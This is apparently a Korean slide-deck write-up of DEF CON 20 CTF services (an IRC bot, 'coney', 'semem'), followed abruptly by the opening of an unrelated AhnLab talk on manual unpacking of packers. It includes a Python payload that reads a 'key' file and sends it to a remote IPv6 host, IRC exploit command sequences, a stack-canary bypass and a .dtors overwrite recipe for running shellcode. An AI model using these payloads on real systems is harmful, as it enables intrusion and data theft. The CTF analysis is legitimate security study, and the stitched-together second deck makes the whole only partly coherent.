    if not self.config['admins'].has_key(user):
        userLevel = 999
    else:
        userLevel = self.config['admins'][user]
    if userLevel > 1000 or self.config['restrictedCommand'].\n        has_key(command) and userLevel > self.config['restrictedCommand'][command]:
        return False
    else:
        return True
```

admins는 config에 기본적으로 존재하지 않음
= admins는 어딘가에서 추가가능하다

```
def makeit(bot, user, target, argument):
    bot.config['admins'][user] = int(argument)
    print repr(bot.config)
```

명령어를 실행한 유저가 admins 값을 추가할 수 있다

```
def authorized(self, user, command):
    if not self.config['admins'].has_key(user):
        userLevel = 999
    else:
        userLevel = self.config['admins'][user]
    if userLevel > 1000 or self.config['restrictedCommand'].\
has_key(command) and userLevel > self.config['restrictedCommand'][command]:
        return False
    else:
        return True
```

admins가 존재한다면 userLevel은 해당 값으로 설정

```
def _authorized(self, user, command):
    if not self.config['admins'].has_key(user):
        userLevel = 999
    else:
        userLevel = self.config['admins'][user]
    if userLevel > 1000 or self.config['restrictedCommand'].has_key(command) and userLevel > self.config['restrictedCommand'][command]:
        return False
    else:
        return True
```

userLevel > 1000이거나
command의 키값보다 userLevel이 크면 False

+Command

!_makeit -1

key가 필터링 되기때문에 직접적인 키입력, 수정은불가능

message로 py 모듈 작성

```
def _addit(bot, name, reason, extra):  
    bot.config['modules'].append(extra)
```

_addit 명령어를 통한 모듈 추가

모듈 reload

+shellcode ?

```
from socket import *
sock = socket(AF_INET6, SOCK_STREAM)
sock.connect(('dc20:c7f:2012:13::2', 31337))
sock.write(open('k'+ 'ey','rb').read())
```

+exploit

```
join #eip
MODE #eip
PRIVMSG #eip :!_makeit -1
PRIVMSG #eip :!messages exp.py [SHELLCODE]
PRIVMSG #eip :!_addit exp
PRIVMSG #eip :!reload
```



+coney

+coney

```
[root@defcon20 ~/.services_trololololoooo/coney]# file coney
coney: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked (uses shared libs), for FreeBSD 9.0 (900044), stripped
[root@defcon20 ~/.services_trololololoooo/coney]#
```

user : coney

port : 65214

+clientmain

```
banner_len = read2(sockfd, (int)banner, 256, 10);
banner_flag = banner_len == 0;
if ( banner_len > 0 )
{
    banner[banner_len] = 0;
    check_str = (int)"I'm internet famous!";
    banner_count = 21;
    pbanner = banner;
    do
    {
        if ( !banner_count )
            break;
        banner_flag = *pbanner++ == *(_BYTE *)check_str++;
        --banner_count;
    }
    while ( banner_flag );
```

문자열 체크

+clientmain

```
if ( banner_flag )
{
    u7 = open("/dev/urandom", 0);
    if ( u7 != -1 )
    {
        if ( read(u7, &buf, 4u) == 4 )
        {
            close(u7);
            srand(buf);
        }
        else
        {
            close(u7);
        }
    }
    chk_canary = rand();
}
```

스택값 검사를 위한 4바이트의 랜덤값 저장

+clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
    send3(sockfd, "enter ip:", 0);
    buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
    if ( strstr(buf512, "::") )
        notneed(sockfd, 0);
    randv = rand();
    udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

32바이트 크기의 난수생성

+clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
    send3(sockfd, "enter ip:", 0);
    buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
    if ( strstr(buf512, "::") )
        notneed(sockfd, 0);
    randv = rand();
    udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

생성된 난수에서 16바이트만 전송

+clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
    send3(sockfd, "enter ip:", 0);
    buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
    if ( strstr(buf512, "::") )
        notneed(sockfd, 0);
    randu = rand();
    udprandsend(buf512, randu % 48001 + 2001, &rand32, 24u);
```

아이피를 입력받음

ex)

dc20:c7f:2012:13::2 == dc20:c7f:2012:13:0:0:0:2

+clientmain

```
randrange((int)&rand32, 0x20u);
if ( send2(sockfd, (int)&rand32, 0x10u) == 16 )
{
    send3(sockfd, "enter ip:", 0);
    buf512[read2(sockfd, (int)buf512, 511, '\n')] = 0;
    if ( strstr(buf512, ":::") )
        notneed(sockfd, 0);
    randv = rand();
    udprandsend(buf512, randv % 48001 + 2001, &rand32, 24u);
```

udprandsend("아이피", 2001 ~ 48001, 랜덤32자, 24)

+uprandsend

```
int __cdecl udprandsend(const char *buf512, __int16 a2, const void *rand32, size_t n)
{
    nsockfd = socket(28, 2, 17);                      // AF_INET6 28
    if ( nsockfd != -1 )
    {
        HIBYTE(addr.sa_family) = 28;
        if ( !inet_pton(28, buf512, &addr.sa_data[6]) || \
            sendto(nsockfd, rand32, n, 0, &addr, 28u) == -1 )
            exit(1);
        close(nsockfd);
    }
    return 0;
}
```

udp프로토콜로 랜덤한 포트로 문자열중 24자리 전송

+clientmain

```
*(_DWORD *)prand32 = rand32;
v32 = v26;
v33 = v27;
v34 = v28;
v35 = v29;
v36 = v30;
randv2 = rand() % 48001;
udprandsend(buf512, randv2 + 2001, prand32, 24u);
sendf(sockfd, "knock knock!\n");
recv_ret = recv2(sockfd, (int)&recvbuf32, 32u);
... . . .
```

32바이트중 남은 8바이트를 전송

ex) str[0:16]+str[24:32]

+ listen on random port?

```
[root@defcon20 ~/.services_trololololoooo/coney]# cat /etc/pf.conf
int_if = "lo0"
servip = "dc20:c7f:2012:13::2"

set limit states 50000
set limit frags 50000
set limit src-nodes 50000
set limit tables 50000

rdr pass on $int_if inet6 proto udp from any to any port 2001:48001 -> $servip port 7357
pass out all
```

freebsd에서 지원하는 pf(packet filter)

랜덤한 범위의 포트를 한곳으로 모두 리다이렉션한다

+clientmain

```
sendf(sockfd, "knock knock!\n");
recv_ret = recv2(sockfd, (int)&recvbuf32, 32u);
chk_flag = recv_ret == 32;
if ( recv_ret == 32 )
{
    prand32_2 = &rand32;
    cnt32 = 32;
    precvbuf32 = &recvbuf32;
    do
    {
        if ( !cnt32 )
            break;
        chk_flag = *(_BYTE *)precvbuf32 == *(_BYTE *)prand32_2;
        precvbuf32 = (int *)((char *)precvbuf32 + 1);
        prand32_2 = (int *)((char *)prand32_2 + 1);
        --cnt32;
    }
    while ( chk_flag );
```

기존의 랜덤 32 바이트문자열이랑 recv버퍼를 비교

+clientmain

```
if ( chk_flag )
{
    buf4 = (int)malloc(4u);
    pbuf4 = buf4;
    if ( !buf4 )
        exit(0);
    recv2(sockfd, buf4, 4u);
    big_pbuf4 = (*(_BYTE *) (pbuf4 + 2) << 8) | (*(_BYTE *) (pbuf4 + 1) << 16) \
        | (*(_BYTE *) (pbuf4 + 3) | (*(_BYTE *) pbuf4 << 24));
    free((void *)pbuf4);
```

*추가로 4바이트 recv()

엔디안 정렬

+clientmain

```
if ( big_pbuf4 <= 1024 )
{
    pbig_pbuf4 = big_pbuf4;
    count = 0;
    chk_stack = chk_canary;
    while ( 1 )
    {
        if ( recv(sockfd, &buf1024[count], 1u, 0) != 1 )
            goto LABEL_27;
        buf1024[count] ^= 0x2Au;
        if ( !pbig_pbuf4 )
            break;
        ++count;
        --pbig_pbuf4;
    }
    if ( chk_stack != chk_canary )
        exit(1);
    send2(sockfd, (int)buf1024, count);
}
```

받은크기가 1024이하라면
0x2a로 xor연산후 버퍼에 저장

+clientmain

```
if ( big_pbuf4 <= 1024 )
{
    pbig_pbuf4 = big_pbuf4;
    count = 0;
    chk_stack = chk_canary;
    while ( 1 )
    {
        if ( recv(sockfd, &buf1024[count], 1u, 0) != 1 )
            goto LABEL_27;
        buf1024[count] ^= 0x2Au;
        if ( !pbig_pbuf4 )
            break;
        ++count;
        --pbig_pbuf4;
    }
    if ( chk_stack != chk_canary )
        exit(1);
    send2(sockfd, (int)buf1024, count);
}
```

스택에 저장된 값이 다르다면 종료

+where is the hole?

```
Breakpoint 9, 0x0804a5b0 in ?? ()  
(gdb) info reg  
eax            0x281a3690      672806544  
ecx            0x28405000      675303424  
edx            0x804ef50      134541136  
ebx            0xfffffff01     -255  
esp            0xbfbfe450      0xbfbfe450
```

받은 4바이트 메모리는 음수로 인식

```
if ( recv(sockfd, &buf1024[count], 1u, 0) != 1 )  
    goto LABEL_27;  
buf1024[count] ^= 0x2Au;  
if ( !pbig_pbuf4 )  
    break;
```

해당 값이 0이여야지만 루프 탈출

문제점


1. 음수 값의 루프
2. 스택 쿠키 체크 우회?

변수를 덮으면 해결가능 !

buffer[1024] 0xbfbfe474 >

buf4(ebp-0x374)
count(ebp-0x370)

canary(ebp-0x36c)



0x374의 값을 양수로 변경

이후 count를 canary 이후로 이동하도록 변경



+semem



+semem

```
[root@defcon20 ~/.services_trololololo000/semem]# file semem
semem: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), statically l
inked, for FreeBSD 9.0 (900044), stripped
```

user : semem

port : 6941

+정적 링크 바이너리

<http://codeengn.com/2008-2nd-codeengn-conference/>

IDA 플러그인 GrayResolve

+ 심 볼

```
[root@defcon20 ~/.services_trololololoooo/mixology]# ls -asl /usr/lib/libc.a  
2304 -r--r--r-- 1 root wheel 2298810 Jan 3 2012 /usr/lib/libc.a  
[root@defcon20 ~/.services_trololololoooo/mixology]#
```

Output window

```
grayResolve> Matched: __pthread_cleanup_pop_imp at 0x080bb2e0  
grayResolve> Matched: __pthread_cleanup_push_imp at 0x080bb2e0  
grayResolve> Matched: __pthread_cleanup_push_imp at 0x080bb2e0  
grayResolve> Matched: __pthread_cancel_enter at 0x080bb2e0  
grayResolve> Matched: __pthread_cancel_enter at 0x080bb2e0  
grayResolve> Matched: __pthread_cancel_leave at 0x080bb2e0  
grayResolve> Matched: __pthread_cancel_leave at 0x080bb2e0  
grayResolve> Number of matched symbols: 2160 / 3397
```

Python

+clientmain()

```
v16 = sockfd;
recv_len = recvfrom(sockfd, (int)banner, 0x100u, 10);
if ((signed int)recv_len <= 0 )
{
    flag = 0;
}
else
{
    banner[recv_len] = 0;
    if ( strcmp(banner, "its peanut butter & semem time") )
        flag = 0;
    else
        flag = 1;
}
if ( flag )
{
```

+clientmain()

```
pouritall_addr = func_pouritall;
v6 = func_tastewhatsemem;
v7 = func_addsemem;
v8 = func_stirsemem;
v9 = func_swallowsemem;
sendf(sockfd, "%s", string_banner);
buf1028 = malloc(1028);
memset(buf1028, 0, 1028);
addmsgstruct(buf1028, "Hands down!", "The best durn book on masturbation");
addmsgstruct(buf1028, "'Bah' means 'yes!'", " ");
addmsgstruct(buf1028, "Hackers gonna hack", "Haters gonna hate");
addmsgstruct(buf1028, "Any mooses", "aint anymouse");
addmsgstruct(buf1028, "DOS = WINNING", " ");
addmsgstruct(buf1028, "anonymity tool?", "dissident identification system!");
... etc.
```

addmsgstruct() ?

+addmsgstruct([buf addr], msg1, msg2)

```
for ( i = buf1028; *(_DWORD *)(i + 1024); i = *(_DWORD *)(i + 1024) )
{
    msg_len = strlen(i);
    if ( msg_len == strlen(arg_msg1) )
    {
        result = (void *)strcmp(i, arg_msg1);
        if ( !result )
            return result;
    }
}
```

링크드리스트

```
struct msg{
    char buf[1024];
    struct *nextaddr;
}
```

+addmsgstruct()

```
mbuf1028 = malloc(1028);
*(DWORD*)(i + 1024) = mbuf1028;
*(DWORD*)(mbuf1028 + 1024) = 0;
if ( strlen(arg_msg1) > 0x200u )
{
    wrapper_memcpy((void *)mbuf1028, arg_msg1, 0x200u);
}
else
{
    msg1_len = strlen(arg_msg1);
    wrapper_memcpy((void *)mbuf1028, arg_msg1, msg1_len);
}
```

메시지 크기가 512보다 크다면 자름

memcpy(buf[0:512], msg1)

```
+addmsgstruct()
```

```
if ( strlen(arg_msg2) > 0x200u )
{
    result = wrapper_memcpy((void *)(mbuf1028 + 512), arg_msg2, 0x200u);
}
else
{
    msg2_len = strlen(arg_msg2);
    result = wrapper_memcpy((void *)(mbuf1028 + 512), arg_msg2, msg2_len);
}
```

memcpy(buf[512:1024], msg2)

```
struct msg{
    char msg1[512];
    char msg2[512];
    struct *nextaddr;
}
```

+clientmain()

```
sendf(sockfd, "What is your command, master?\n");
sub_80499E0((int)&pouritall_addr, menuflag);
for ( i = 0; (signed int)i < (signed int)menuflag; ++i )
{
    if ( *(&pouritall_addr + i) == func_pouritall )
        sendf(sockfd, "%d - Pour it all down the drain\n", i + 1);
    if ( *(&pouritall_addr + i) == func_addsemem )
        sendf(sockfd, "%d - Add semem to the jar\n", i + 1);
    if ( *(&pouritall_addr + i) == func_tastewhatsemem )
        sendf(sockfd, "%d - Taste what semem exists\n", i + 1);
    if ( *(&pouritall_addr + i) == func_stirsemem )
        sendf(sockfd, "%d - Stir some semem\n", i + 1);
    if ( *(&pouritall_addr + i) == func_swallowsemem )
        sendf(sockfd, "%d - Swallow semem\n", i + 1);
}
cmdlen = recvfrom(sockfd, (int)buf_cmd, 1u, 10);
if ( (signed int)cmdlen > 1 )
    return sendto3(sockfd, "invalid command\n", 0);
```

menuflag = 3

메뉴출력

+clientmain()

```
buf_cmd[cmdlen] = 0;
i = strtol(buf_cmd, &buf_cmd[cmdlen], 10);
if (!i)
    return sendto3(sockfd, "invalid command\n", 0);
--i;
if ((i & 0x80000000u) != 0) // 음수값체크
    return sendf(sockfd, "invalid command %d\n", i);
if ((signed int)i >= (signed int)menuflag)
    break;
sendf(sockfd, "\n");
func = (int (__cdecl *)(int, int))*(&pouritall_addr + i);
buf1028 = Func(sockfd, buf1028);
if (*(&pouritall_addr + i) == func_addsemem)
    menuflag = 5;
sendf(sockfd, "\n");
}
result = sendf(sockfd, "invalid command %d\n", i);
```

선택한메뉴에 함수 주소에따라 호출

+clientmain()

```
buf_cmd[cmdlen] = 0;
i = strtol(buf_cmd, &buf_cmd, 10);
if (!i)
    return sendto3(sockfd, "invalid command\n", 0);
--i;
if ((i & 0x80000000u) != 0) // 음수값체크
    return sendf(sockfd, "invalid command %d\n", i);
if ((signed int)i >= (signed int)menuflag)
    break;
sendf(sockfd, "\n");
func = (int (__cdecl *)(int, int))*(&pouritall_addr + i);
buf1028 = func(sockfd, buf1028);
if (*(&pouritall_addr + i) == func_addsemem)
    menuflag = 5;
sendf(sockfd, "\n");
}
result = sendf(sockfd, "invalid command %d\n", i);
```

addsemem 메뉴를 선택했다면 menuflag = 5

+func addsemem()

```
int __cdecl func_addsemem(int sockfd, int buf1028)
{
    char buf_catcher[1024]; // [sp+24h] [bp-804h]@3
    char buf_pitcher[1024]; // [sp+424h] [bp-404h]@1
    unsigned int reculen; // [sp+824h] [bp-4h]@1

    sendf(sockfd, "Who wants to be on pitcher?\n");
    reculen = recvfrom(sockfd, (int)buf_pitcher, 1023u, 10);
    buf_pitcher[reculen] = 0;
    if ( strstr(buf_pitcher, "UTX30UX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJI" ) )
        sub_8048DB0(sockfd, 0);
    sendf(sockfd, "Who wants to be the catcher?\n");
    reculen = recvfrom(sockfd, (int)buf_catcher, 1023u, 10);
    buf_catcher[reculen] = 0;
    if ( reculen )
    {
        addmsgstruct(buf1028, buf_pitcher, buf_catcher);
        sendto3(sockfd, "Added\n", 0);
    }
    return buf1028;
}
```

1023바이트만큼 2번 메시지를 받아서
addmsgstruct()를 호출해 임의의 메시지 추가

+func stirsemem()

```
if ( buf100 )
{
    sendto3(sockfd, "WnWhich semem is old and crusty?Wn", 0);
    *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
    v13 = strtol(buf100, 0, 10);
    for ( i = 0; (signed int)i < (signed int)v13; ++i )
    {
        if ( *(_DWORD *)(pbuff1028 + 1024) )
            pbuf1028 = *(_DWORD *)(pbuff1028 + 1024);
    }
    sendf(sockfd, "Which side should we update?Wn");
    *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
    v21 = atol(buf100);
    if ( v21 )
        ppbuff1028 = pbuf1028 + 512;
    else
        ppbuff1028 = pbuf1028;
```

바꿀 메뉴 버퍼를 선택

+func stirsemem()

```
if ( buf100 )
{
    sendto3(sockfd, "Which semem is old and crusty?", 0);
    *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
    v13 = strtol(buf100, 0, 10);
    for ( i = 0; (signed int)i < (signed int)v13; ++i )
    {
        if ( *(_DWORD *)(pbuff1028 + 1024) )
            pbuf1028 = *(_DWORD *)(pbuff1028 + 1024);
    }
    sendf(sockfd, "Which side should we update?");
    *((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;
    v21 = atol(buf100);
    if ( v21 )
        ppbuff1028 = pbuf1028 + 512;
    else
        ppbuff1028 = pbuf1028;
```

메시지 1, 2 선택

+func stirsemem()

```
sendf(sockfd, "How should we update it?\n");
v13 = read2(sockfd, (int)buf100, 99u, 10);
*((_BYTE *)buf100 + v13) = 0;
while ( 1 )
{
    v2 = strlen(buf100);
    if ( !isspace(*((BYTE *)buf100 + v2 - 1)) )
        break;
    *((BYTE *)buf100 + strlen(buf100) - 1) = 0;
}
while ( isspace(*(_BYTE *)buf100) )
    buf100 = (char *)buf100 + 1;
```

업데이트할 메시지를 새로받음

+func stirsemem()

```
sendf(sockfd, "How should we update it?\n");
v13 = read2(sockfd, (int)buf100, 99u, 10);
*((_BYTE *)buf100 + v13) = 0;
while ( 1 )
{
    v2 = strlen(buf100);
    if ( !isspace(*((BYTE *)buf100 + v2 - 1)) )
        break;
    *((BYTE *)buf100 + strlen(buf100) - 1) = 0;
}
while ( isspace(*(_BYTE *)buf100) )
    buf100 = (char *)buf100 + 1;
```

버퍼 끝자리가 공백 문자인지 체크 후

공백 문자 제거

+func stirsemem()

```
sendf(sockfd, "How should we update it?\n");
v13 = read2(sockfd, (int)buf100, 99u, 10);
*((_BYTE *)buf100 + v13) = 0;
while ( 1 )
{
    v2 = strlen(buf100);
    if ( !isspace(*((BYTE *)buf100 + v2 - 1)) )
        break;
    *((BYTE *)buf100 + strlen(buf100) - 1) = 0;
}
while ( isspace(*(_BYTE *)buf100) )
    buf100 = (char *)buf100 + 1;
```

첫번째부터 루프 -> 공백 문자 제거

+func stirsemem()

```
if ( *(_BYTE *)buf100 == '/' )
{
    buf100 = (char *)buf100 + 1;
    pbuf100 = buf100;
    while ( *(_BYTE *)buf100 )
    {
        if ( *(_BYTE *)buf100 == '/' )
        {
            *(_BYTE *)buf100 = 0;
            buf100 = (char *)buf100 + 1;
            v12 = buf100;
            break;
        }
        buf100 = (char *)buf100 + 1;
    }
}
```

문자가 /로 시작하는지 체크
'/'이후 문자열을 pbuf100 변수에 저장
[/pbuf100]

+func stirsemem()

```
if ( *(_BYTE *)buf100 == '/' )
{
    buf100 = (char *)buf100 + 1;
    pbuf100 = buf100;
    while ( *(_BYTE *)buf100 )
    {
        if ( *(_BYTE *)buf100 == '/' )
        {
            *(_BYTE *)buf100 = 0;
            buf100 = (char *)buf100 + 1;
            v12 = buf100;
            break;
        }
        buf100 = (char *)buf100 + 1;
    }
}
```

다음 '/' 가 나올때까지 루프
v12 에는 두번째 문자열이 들어간다
[/pbuf100/v12]

+func stirsemem()

```
if ( *((_BYTE *)buf100 + strlen(buf100) - 1) == 'g' )
{
    *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
    ++flag;
}
while ( *((_BYTE *)buf100 + strlen(buf100) - 1) == '/' )
    *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
v20 = sub_80554D0(pbuf100, 0, &err, &erroffset, 0);
```

2번째 문자열이 g로 끝난다면 flag를 셋팅

+func stirsemem()

```
if ( *((_BYTE *)buf100 + strlen(buf100) - 1) == 'g' )
{
    *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
    ++flag;
}
while ( *((_BYTE *)buf100 + strlen(buf100) - 1) == '/' )
    *((_BYTE *)buf100 + strlen(buf100) - 1) = 0;
v20 = sub_80554D0(pbuf100, 0, &err, &erroffset, 0);
```

문자열에 마지막까지 / 가 있는지 검사한후 제거

+func stirsemem()

```
if (*(_BYTE *)buf100 + strlen(buf100) - 1) == 'g'
{
    *(_BYTE *)buf100 + strlen(buf100) - 1) = 0;
    ++Flag;
}
while (*(_BYTE *)buf100 + strlen(buf100) - 1) == '/'
    *(_BYTE *)buf100 + strlen(buf100) - 1) = 0;
v20 = sub_80554d0(pbuf100, 0, &err, &erroffset, 0);
```

sub_80554d0() ??

hexray 된 pseudo code가 600줄이 넘음

-함수내부에서 문자열 발견

```
v19 = (int)"NO_START_OPT";
v20 = 13;
v21 = v11 + 2;
do
```

+Google knows everything

a list to dicuss PCRE development ()

comments.gmane.org/.../1949 - 저장된 페이지 - 이 페이지 번역하기

10 Apr 2012 – The following output is from pcretest SVN 957:

```
/(*NO_START_OPT)a(*:m)b/K a No match, mark = m /( *NO_START_OPT)a(*:m)b/KS++
a No ...
```

PCRE 라이브러리 함수

/usr/local/lib/libpcre.a 추가

+pcre_compile(*pattern,options,**errptr,*erroffset,*tableptr)

패턴 지정 함수

+pcre_exec(pcre *code, pcre_extra *extra, *subject, length, startoffset, options, ovector, ovecsiz)

정규식 매칭 함수

+func stirsemem()

```
v20 = pcre_compile(ppbuf100, 0, &err, &erroffset, 0);
while ( 1 )
{
    len_ppbuf1028 = strlen(ppbuf1028);
    v22 = pcre_exec(v20, 0, ppbuf1028, len_ppbuf1028, v24, 0, &ovector, 30);
    if ( v22 < 0 )
        break;
    if ( !v22 )
    {
        v22 = 10;
        sendf(sockfd, "I couldn't tell where the error started and where it ended...\\n");
        free(buf100);
        return buf1028;
    }
}
```

첫번째 / 사이에 있는 문자열을 검색
정규식 컴파일

+func stirsemem()

```
    strcat(ppbuf1028, v12);
    strcat(ppbuf1028, v18);
    free(v18);
    v24 = v7;
    if ( flag <= 0 )
        return buf1028;
    }
    if ( !flag && v22 == -1 )
        sendf(sockfd, "That error didn't exist?\n");
    free(buf100);
    v5 = buf1028;
```

대체문자열(v12)로 교체

남은 문자열을 붙임(v18)

*strcat 함수는 길이검사를 하지않음

+func stirsemem()

```
    strcat(ppbuf1028, v12);
    strcat(ppbuf1028, v18);
    free(v18);
    v24 = v7;
    if ( flag <= 0 )
        return buf1028;
}
if ( !flag && v22 == -1 )
    sendf(sockfd, "That error didn't exist?\n");
free(buf100);
v5 = buf1028;
```

g 플래그가 0이아니라면 계속 정규식 매칭

+exploit

```
struct msg{  
    char msg1[512];  
    char msg2[512];  
    struct *nextaddr;  
}
```

2번째 메시지를 통해서 strcat으로 nextaddr를 조작

```
sendto3(sockfd, "WnWhich semem is old and crusty?Wn", 0);  
*((_BYTE *)buf100 + read2(sockfd, (int)buf100, 99u, 10)) = 0;  
v13 = strtol(buf100, 0, 10);  
for ( i = 0; (signed int)i < (signed int)v13; ++i )  
{  
    if ( *(_DWORD *)(pbuff1028 + 1024) )  
        pbuff1028 = *(_DWORD *)(pbuff1028 + 1024);  
}
```

addsemem()을 한번더 호출해서 nextaddr가 가리키는
메모리 조작 가능

정규표현식을 포맷스트링버그처럼 사용할 수 있게됨

```
[root@defcon20 ~/.services_trololololoooo/semem]# objdump -h semem |grep .dtors
 7 .dtors          0000000c  0812100c  0812100c  000d900c  2**2
[root@defcon20 ~/.services_trololololoooo/semem]# █
```

.dtors + 4 를 리턴으로 덮어서 웰코드실행

+exploit

메뉴 add semem

메시지 1 : [NOP + SHELLCODE]

메시지 2 : ['A'*511 + 'b']

메뉴 stirsemem

바꿀 메뉴 : 7 (추가한 메뉴)

바꿀 메시지 : 1 (2번째 메시지)

정규식 : /b/A \wedge x10 \wedge x10 \wedge x12 \wedge x08 (.dtors + 4)

메뉴 stirsemem

바꿀 메뉴 : 8 (.dtors + 4 부분)

바꿀 메시지 : 0

정규식 : /[^1]{4}/ \wedge x10 \wedge x59 \wedge x42 \wedge x28 (RET)

(4바이트 무조건 매칭)

Manual Unpack By Debugger

2012-12-01

A-FIRST

고흥환 책임연구원

AhnLab

Contents

Packer

Debugger Detection

Virtual Machine Detection

Anti Tracing

Manual Unpack UPX

Manual Unpack Themida 1.9.X

Manual Unpack Themida 2.1.8.0

Packer


Executable compression = Runtime Packer = Packer

is any means of compressing an executable file and combining the compressed data with decompression code into a single executable.

- I. Encryption**
- II. Compression**
- III. Redirection**
- IV. Substitution**
- V. Obfuscation**
- VI. Polymorphism**
- VII. Metamorphism**
- VIII. Protection**
- IX. Virtualization**

Name	Latest stable	Software license	x86-64 support
.netshrink	2.3 (March 29, 2012 (2012-03-29)) ^[1]	Proprietary	Yes
Armadillo Packer	8.60 (July 6, 2011 (2011-07-06))	Proprietary	Yes
ASPack	2.29 (August 3, 2011 (2011-08-03))	Proprietary	?
ASPR (ASProtect)	1.64 (September 1, 2011 (2011-09-01))	Proprietary	?
BoxedApp Packer	2.2 (June 16, 2009 (2009-06-16)) ^[2]	Proprietary	Yes
CExe	1.0b (July 20, 2001 (2001-07-20))	GPL	No
Enigma Protector	3.80 (August 2, 2012 (2012-08-02)) ^[3]	Proprietary	Yes
EXE Bundle	3.11 (January 7, 2011 (2011-01-07)) ^[4]	Proprietary	?
EXE Stealth	4.14 (June 29, 2011 (2011-06-29)) ^[5]	Proprietary	?
eXPressor	1.8.0.1 (January 14, 2010 (2010-01-14))	Proprietary	?
MPRESS	2.19 (January 2, 2012 (2012-01-02))	Freeware	Yes
